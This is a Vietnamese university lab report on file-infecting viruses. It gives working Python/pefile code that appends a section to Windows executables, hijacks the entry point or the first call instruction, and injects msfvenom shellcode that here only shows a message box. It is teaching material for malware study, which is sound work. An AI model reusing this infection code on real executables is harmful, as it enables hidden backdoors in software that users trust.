BÁO CÁO BÀI TẬP

Môn học: Cơ chế hoạt động của mã độc

Tên chủ đề: File Infecting Virus

GVHD: ThS. Phan Thế Duy

1. THÔNG TIN CHUNG:

Lớp: NT230.M21.ANTT

STT	Họ và tên	MSSV	Email
1	Lê Thị Mỹ Duyên	19521439	19521439@gm.uit.edu.vn
2	Nguyễn Thị Thu	19522307	19522307@gm.uit.edu.vn
3	Ngô Thảo Nguyên	19520183	19520183@gm.uit.edu.vn

2. NỘI DUNG THỰC HIỆN:[1]

STT	Công việc	Kết quả tự đánh giá
1	Mức yêu cầu 01 – RQ01	90%
2	Mức yêu cầu 01 – RQ02	90%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

BÁO CÁO CHI TIẾT

Mức yêu cầu 01 – RQ01 (6đ): Áp dụng kỹ thuật chèn cuối (Appending Virus) hoặc sử dụng trường section .reloc trong tập tin thực thi để tiêm payload của virus.

Ngôn ngữ sử dụng: Python (Thư viện: pefile)

Trong file PE, section bao gồm 2 phần:

- Section: bao gồm executable code
- Section header: chứa thông tin mô tả section (address, code, size,...)

Độ dài của section header là 40 byte và có cấu trúc như sau:

```
class SECTION_HEADER(Structure):
    _fields_ = [
        ("Name",                BYTE * 8),
        ("VirtualSize",         DWORD),
        ("VirtualAddress",      DWORD),
        ("SizeOfRawData",       DWORD),
        ("PointerToRawData",    DWORD),
        ("PointerToRelocations",DWORD),
        ("PointerToLinenumbers",DWORD),
        ("NumberOfRelocations", WORD),
        ("NumberOfLinenumbers", WORD),
        ("Characteristics",     DWORD)
    ]
```

Mỗi trường giúp cho Windows load đúng sections vào bộ nhớ.

Trong bài này, chúng ta chỉ tập trung vào các trường: Name, VirtualSize, VirtualAddress, SizeOfRawData, PointerToRawData, Characteristics, các trường còn lại sẽ được set giá trị là 0.

- Create Section header:
  Đầu tiên, thiết lập 4 giá trị cho 4 trường header, trong trường hợp này giả sử rằng shellcode sẽ có kích thước nhỏ hơn 4096 bytes:
  - Name: ".reloc" + 2*b'/x00' (8 bytes)
  - VirtualSize: 0x1000 #4096 bytes
  - SizeOfRawData: 0x1000 #4096 bytes
  - Characteristics: 0xE0000020 #READ WRITE EXCUTE CODE

Với VirtualAddress và PointerToRawData, chúng ta cần chắc chắn nó không ghi đè lên sections khác. Để tránh điều này, chúng ta sẽ set pointer của chúng ta sau last section của file thực thi.

```
raw_offset = align((pe.sections[last_section].PointerToRawData +
                    pe.sections[last_section].SizeOfRawData),
                   file_alignment)

virtual_offset = align((pe.sections[last_section].VirtualAddress +
                        pe.sections[last_section].Misc_VirtualSize),
                       section_alignment)
```

Lúc này, new section sẽ nằm ngay phía sau last section trên disk và trong bộ nhớ.

- Thêm Section Header:
Lấy địa chỉ của last section header và them 40 bytes (kích thước của section header) để lấy địa chỉ write section:

```
number_of_section = pe.FILE_HEADER.NumberOfSections
last_section = number_of_section - 1
file_alignment = pe.OPTIONAL_HEADER.FileAlignment
section_alignment = pe.OPTIONAL_HEADER.SectionAlignment
new_section_offset = (pe.sections[number_of_section - 1].get_file_offset() + 40)
```

Tiếp theo chúng ta sẽ thực hiện them section vào:

- Tạo một section mới với tất cả các trường có giá trị là 0x0 theo cấu trúc của Sections

```
new_section = pefile.SectionStructure(pe.__IMAGE_SECTION_HEADER_format__)
new_section.__unpack__(bytearray(new_section.sizeof()))
new_section.set_file_offset(last_section.get_file_offset() + last_section.sizeof())
```

- Set giá trị cho các trường của new section theo các giá trị đã tìm phía trên

```
new_section.Name = name
new_section.Misc = new_section.Misc_PhysicalAddress = new_section.Misc_VirtualSize = virtual_size
new_section.VirtualAddress = virtual_offset
new_section.SizeOfRawData = raw_size
new_section.PointerToRawData = raw_offset
new_section.PointerToRelocations = new_section.PointerToLinenumbers = new_section.NumberOfRelocations \
                                 = new_section.NumberOfLinenumbers = 0x0
new_section.Characteristics = characteristics
```

- Thêm section vào file pe:

```
pe.sections.append(new_section)
pe.__structures__.append(new_section)
```

- Thực hiện kiểm tra lại section vừa mới thêm (chính là section cuối cùng):

```
print(pe.sections[-1])
```

```
[IMAGE_SECTION_HEADER]
0×250      0×0   Name:                          .reloc
0×258      0×8   Misc:                          0×1000
0×258      0×8   Misc_PhysicalAddress:          0×1000
0×258      0×8   Misc_VirtualSize:             0×1000
0×25C      0×C   VirtualAddress:               0×14000
0×260      0×10  SizeOfRawData:                0×1000
0×264      0×14  PointerToRawData:             0×10E00
0×268      0×18  PointerToRelocations:         0×0
0×26C      0×1C  PointerToLinenumbers:         0×0
0×270      0×20  NumberOfRelocations:          0×0
0×272      0×22  NumberOfLinenumbers:          0×0
0×274      0×24  Characteristics:              0×E0000020
```

- Thay đổi giá trị của EntryPoint:
  Chúng ta cần thay đổi EntryPoint của file để thực thi code chúng ta chèn vào trước: Trước tiên thay đổi giá trị của EntryPoint chúng ta cần lưu lại giá trị của file OldEntryPoint để sau này có thể quay về và thực thi chức năng ban đầu của chương trình;

```
new_ep = pe.sections[last_section].VirtualAddress
print "\t[+] New Entry Point = %s" % hex(pe.sections[last_section].VirtualAddress)
oep = pe.OPTIONAL_HEADER.AddressOfEntryPoint
print "\t[+] Original Entry Point = %s\n" % hex(pe.OPTIONAL_HEADER.AddressOfEntryPoint)
pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_ep
```

- Injecting the Code:
  Theo như yêu cầu của bài này thì chúng ta cần phải thực thi được một pop-up với tiêp đề là "Infection by NT230" và thông điệp là "MSSV1-MSSV2-MSSV3", vậy nên chúng ta sẽ generate một shellcode đơn giản bằng Metasploit (được tự động hỗ trợ trong Kali Linux):

```
└─$ msfvenom -a x86 --platform windows -p windows/messagebox \
 TEXT="19521439-19522307-19520183" ICON=INFORMATION EXITFUNC=process \
 TITLE="Infection by NT230" -f python
No encoder specified, outputting raw payload
Payload size: 293 bytes
Final size of python file: 1436 bytes
buf =  b""
buf += b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
buf += b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
buf += b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
buf += b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"
buf += b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"
buf += b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"
buf += b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"
buf += b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"
buf += b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
buf += b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e"
buf += b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"
buf += b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"
buf += b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"
buf += b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"
buf += b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
buf += b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x33\x30\x58\x20\x68"
buf += b"\x20\x4e\x54\x32\x68\x6e\x20\x62\x79\x68\x63\x74\x69"
buf += b"\x6f\x68\x49\x6e\x66\x65\x31\xdb\x88\x5c\x24\x12\x89"
buf += b"\xe3\x68\x38\x33\x58\x20\x68\x35\x32\x30\x31\x68\x37"
buf += b"\x2d\x31\x39\x68\x32\x32\x33\x30\x68\x2d\x31\x39\x35"
buf += b"\x68\x31\x34\x33\x39\x68\x31\x39\x35\x32\x31\xc9\x88"
buf += b"\x4c\x24\x1a\x89\xe1\x31\xd2\x6a\x40\x53\x51\x52\xff"
buf += b"\xd0\x31\xc0\x50\xff\x55\x08"
```

Trước khi sử dụng shellcode này, chúng ta cần phải sửa đổi 6 bytes cuối cùng của shellcode để chỉ định nó sẽ tiếp tục thực hiện chức năng ban đầu của chương trình.

```
# 6 bytes cuoi cua mot shellcode ban dau
# 31C0              XOR EAX,EAX
# 50                PUSH EAX
# FF55 08           CALL DWORD PTR SS:[EBP+8]    // ExitProcess
# Replace the ExitProcess() boi Push/Call de goi chuong trinh chinh
# B8 F0504500     MOV EAX, 0100739D
# FFD0            CALL EAX

# New bytes => \xB8\x9D\x73\x00\x01\xFF\xD0

```

Lưu ý:

- 0x100739D chính là giá trị OldEntryPoint (0x739D) + 0x1000000. Điều này là bởi vì khi được load vào memory, loader sẽ them image_base, tùy theo file mà image_base sẽ có giá trị khác nhau, trong trường hợp này image_base có giá trị là 0x1000000 nên chúng ta cần phải công thêm 0x1000000 để có được một địa chỉ chính xác.

```
[+] New Entry Point = 0×14000
[+] Original Entry Point = 0×739d
```

- Trong trường hợp này file được sử dụng là file "notepad.exe" (cung cấp kèm) nên giá trị OldEntryPoint là 0x739D, tùy theo file được sử dụng mà giá trị của OldEntryPoint sẽ thay đổi, nên khi thực hiện để cho chính xác chúng ta cần xác định OldEntryPoint và Imges_base, sau đó lấy 2 giá trị này cộng lại với nhau sẽ được giá trị chính xác điền vào shellcode.


Shellcode sau khi chỉnh sửa (sử dụng cho file "notepad.exe"):

```
shellcode = bytes(b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
                  b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
                  b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
                  b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"
                  b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"
                  b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"
                  b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"
                  b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"
                  b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
                  b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e"
                  b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"
                  b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\x89"
                  b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"
                  b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"
                  b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
                  b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x33\x30\x58\x20\x68"
                  b"\x20\x4e\x54\x32\x68\x6e\x20\x62\x79\x68\x63\x74\x69"
                  b"\x6f\x68\x49\x6e\x66\x65\x31\xdb\x88\x5c\x24\x12\x89"
                  b"\xe3\x68\x38\x33\x58\x20\x68\x35\x32\x30\x31\x68\x37"
                  b"\x2d\x31\x39\x68\x32\x32\x33\x30\x68\x2d\x31\x39\x35"
                  b"\x68\x31\x34\x33\x39\x68\x31\x39\x35\x32\x31\xc9\x88"
                  b"\x4c\x24\x1a\x89\xe1\x31\xd2\x6a\x40\x53\x51\x52\xff"
                  b"\xd0\xB8\x9D\x73\x00\x01\xFF\xD0")
```

Cuối cùng, thực hiện inject shellcode vào file:

```
raw_offset = pe.sections[last_section].PointerToRawData
pe.set_bytes_at_offset(raw_offset, shellcode)
print "\t[+] Shellcode wrote in the new section"
```

- Kết quả thực hiện:



Gọi thành công pop-up với nội dung là MSSV của 3 thành viên nhóm, sau khi tắt pop-up đi thì hoàn trả lại chức năng ban đầu của chương trình.

Link tham khảo: https://axcheron.github.io/code-injection-with-python/

Link full source code:

- Link file exe: https://github.com/dyn20/Simple_File_Infecting_Virus/tree/main
- Python2 version: https://github.com/dyn20/Simple_File_Infecting_Virus/blob/main/py2_infectingvirus.py

2. Mức yêu cầu 02 – RQ02 (4đ): Áp dụng 02 chiến lược lây nhiễm trong nhóm kỹ thuật Entry-Point Obscuring (EPO) virus – che dấu điểm vào thực thi của mã virus (virus code). Ví dụ: call hijacking EPO virus, và Import Address Tables – replacing EPO virus.

Ý tưởng để thực hiện **call hijacking EPO virus** như sau:

- Kể từ AddressOfEntrypoint, scan qua tất cả các byte tiếp theo cho đến khi tìm thấy 0xe8 (opcode của hàm call). Rồi thay đổi 4 bytes tiếp sau 0xe8 để có thể call đến vùng B.

- Vùng code: vùng này dùng để lưu giá trị các thanh ghi, flag liên quan, sau đó gọi thực thi virus. Sau khi thực thi virus xong, nó sẽ restores lại giá trị cũ của các thanh ghi, stack frame. Để đảm bảo chương trình thực hiện bình thường, nó nhảy đến hàm đã bị ghi đè ở section .text.

- virus: lưu code virus, gọi MessageBox.

- Chúng ta cần thêm vào **section .code section .virus**

```
section .text:
        .....
        call B
        ........
code:
        pushad;
        pushfd;
        call virus;
        popfd;
        popad;
        jmp overwriting_function;
        ret
virus:
        .........
```

Bắt đầu phân tích code:

Bước 1: Tìm điểm call hijacking. Ta sẽ chỉ scan trong khoảng từ AddressOfEntrypoint đến kết thúc section .text. Khi tìm được lệnh call đầu tiên, ta sẽ dừng lại. **call_hijacking_overwriting** sẽ chứa **call_instruction_VA** (tức các byte sau 0xe8) của hàm cũ. Trong khi đó, **call_hijacking_virtual_address** sẽ lưu địa chỉ của câu lệnh bị ghi đè.

```
25  #Search location of call hijacking
26  entrypoint_offset = address_of_entry_point - section_text_RVA
27  find_len = section_text.Misc_VirtualSize - entrypoint_offset
28  call_hijacking_overwriting = b""
29  call_hijacking_virtual_address = 0
30  for i in range(find_len):
31    opcode_byte = section_text.get_data()[entrypoint_offset+i]
32    if hex(opcode_byte) == '0xe8':
33      call_hijacking_overwriting = section_text.get_data()[entrypoint_offset+i+1:entrypoint_offset+i+5]
34      call_hijacking_virtual_address = address_of_entry_point + i
35      break
```

Bước 2: Dựa vào **Yêu cầu 1**, ta sẽ viết được hàm addSection. Sau đó, ta thêm 2 section .code và .virus mới vào file PE (ở đây đang sử dụng file **calc.exe**)

```
#Add 2 section, one for B code, one for virus code
code_section = b".code" + (3 * b'\x00')
virus_section = b".virus" + (2 * b'\x00')
addSection(0x200,0x40, code_section, exe_path)
addSection(0x200,0x160, virus_section, exe_path)
```

Bước 3: Chèn shellcode virus vào **section .virus**. Điểm cần lưu ý với shellcode này là sau khi gọi hàm MessageBox, chúng ta cần restores lại stack (**add esp, 0x50**) để return address quay về đúng như trước khi gọi hàm virus.

```
010200B8    52          push edx
010200B9    57          push edi
010200BA    51          push ecx
010200BB    52          push edx
010200BC    FFD0        call eax
010200BE    83C4 28     add esp,28
010200C1    8B0424      mov eax,dword ptr ss:[esp]
010200C4    C3          ret
```

Code python sẽ như sau:

```
#Insert shellcode virus to the last section (section .virus)
shellcode_virus = bytes(b"\x31\xC9\xF7\xE1\x64\x8B\x41\x30\x8B\x40\x0C\x8B\x70\x14\xAD\x96"
                        b"\xAD\x8B\x58\x10\x8B\x53\x3C\x01\xDA\x8B\x52\x78\x01\xDA\x8B\x72"
                        b"\x20\x01\xDE\x31\xC9\x41\xAD\x01\xD8\x81\x38\x47\x65\x74\x50\x75"
                        b"\xF4\x81\x78\x04\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64\x64\x72"
                        b"\x65\x75\xE2\x8B\x72\x24\x01\xDE\x66\x8B\x0C\x4E\x49\x8B\x72\x1C"
                        b"\x01\xDE\x8B\x14\x8E\x01\xDA\x89\xD5\x31\xC9\x51\x68\x61\x72\x79"
                        b"\x41\x68\x4C\x69\x62\x72\x68\x4C\x6F\x61\x64\x54\x53\xFF\xD2\x68"
                        b"\x6C\x6C\x61\x61\x66\x81\x6C\x24\x02\x61\x61\x68\x33\x32\x2E\x64"
                        b"\x68\x55\x73\x65\x72\x54\xFF\xD0\x68\x6F\x78\x41\x61\x66\x83\x6C"
                        b"\x24\x03\x61\x68\x61\x67\x65\x42\x68\x4D\x65\x73\x73\x54\x50\xFF"
                        b"\xD5\x83\xC4\x10\x31\xD2\x31\xC9\x52\x68\x33\x30\x20\x20\x68\x20"
                        b"\x4E\x54\x32\x68\x6E\x20\x62\x79\x68\x63\x74\x69\x6F\x68\x49\x6E"
                        b"\x66\x65\x89\xE7\x52\x68\x38\x33\x20\x20\x68\x35\x32\x30\x31\x68"
                        b"\x39\x2D\x31\x39\x68\x32\x31\x34\x33\x68\x2D\x31\x39\x35\x68\x32"
                        b"\x33\x30\x37\x68\x31\x39\x35\x32\x89\xE1\x52\x57\x51\x52\xFF\xD0"
                        b"\x83\xC4\x50\x8B\x04\x24\xC3")

raw_offset_virus = pe.sections[-1].PointerToRawData
pe.set_bytes_at_offset(raw_offset_virus, shellcode_virus)
pe.write(exe_path)
```

Bước 4: Thêm shellcode cho **section .code**. Chỗ này hơi phức tạp một tí

- Xác định **call_instruction_VA** của lệnh call virus.

    + **call_instruction_VA = virus_section_VA – 5 – (code_section_VA + 2)**

    + Thêm 2 vì đây là offset của lệnh call trong shellcode của section .code

```
shellcode_B = bytes(b"\x60\x9C\xE8")
call_virus_address = pe.sections[-1].VirtualAddress - 5 - (pe.sections[-2].VirtualAddress + 2)
shellcode_B += (call_virus_address).to_bytes(4, byteorder='little') + b"\x90\x90\x90\x9D\x61\xE9"
```

- Xác định **jmp_instruction_VA** của hàm đã bị overwriting ở section .text. Ở đây, sử dụng lệnh jmp để đảm bảo stack sẽ không thay đổi giá trị trả về trong hàm code.

    + Xác định địa chỉ của hàm bị ghi đè bằng **call_hijacking_overwriting + 5 + call_hijacking_virtual_address**.

+ Khi đã có địa chỉ của hàm bị ghi đè. Ta tính **jmp_instruction_VA. = 2^32 + (call_hijacking_address - 5 - (code_section_VA + 0xC))**. Lưu ý rằng 0xC là offset của lệnh jmp trong section .code, do đó cả cụm **code_section_VA + 0xC** là địa chỉ của lệnh jmp.

```
111   call_hijacking_address = int.from_bytes(call_hijacking_overwriting, byteorder='little') + 5 + \
112                            call_hijacking_virtual_address
113
114   call_overwriting_function_again = 2**32 + (call_hijacking_address - 5 - (pe.sections[-2].VirtualAddress + 0xC))
115
116   shellcode_B += (call_overwriting_function_again).to_bytes(4, byteorder='little') + b"\xc3"
```

- Tóm lại, shellcode có format như sau:

60 9C E8 ?? ?? ?? ?? 90 90 90 9D 61 E9 !! !! !! !! C3

Trong đó, ?? là call_instruction_VA, còn !! là jmp_instruction_VA

- Ghi bytes vào section .code

```
118   raw_offset_B = pe.sections[-2].PointerToRawData
119   pe.set_bytes_at_offset(raw_offset_B, shellcode_B)
120   pe.write(exe_path)
```

Bước 5: Trong bước 1, chúng ta chỉ mới tìm thấy nơi để call hijacking nhưng chưa thay đổi call_instruction_VA để nhảy tới section .code.

- Để ghi đè thì cần xác định **raw_address** của call_instruction_VA cần ghi đè. Mà trước đó, cần tính offset của nó.

```
123   offset = call_hijacking_virtual_address - section_text.VirtualAddress
124   raw_overwriting_address = section_text.PointerToRawData + offset
```

- Tính call_instruction_VA mới trỏ tới section .code.

```
126   call_B_address = pe.sections[-2].VirtualAddress - 5 - call_hijacking_virtual_address
127   call_B = b"\xe8" + (call_B_address).to_bytes(4, byteorder='little')
```

- Ghi đè hàm call:

```
129   pe.set_bytes_at_offset(raw_overwriting_address, call_B)
130   pe.write(exe_path)
```

Đánh giá kết quả: gọi được MessageBox và sau khi tắt, ứng dụng calc.exe vẫn chạy bình thường. Chưa thử nghiệm code với các file .exe khác và chưa có tính năng lây nhiễm.

Link tham khảo: https://www.ired.team/offensive-security/code-injection-process-injection/backdooring-portable-executables-pe-with-shellcode

Link full source-code: https://github.com/thunebae/Malware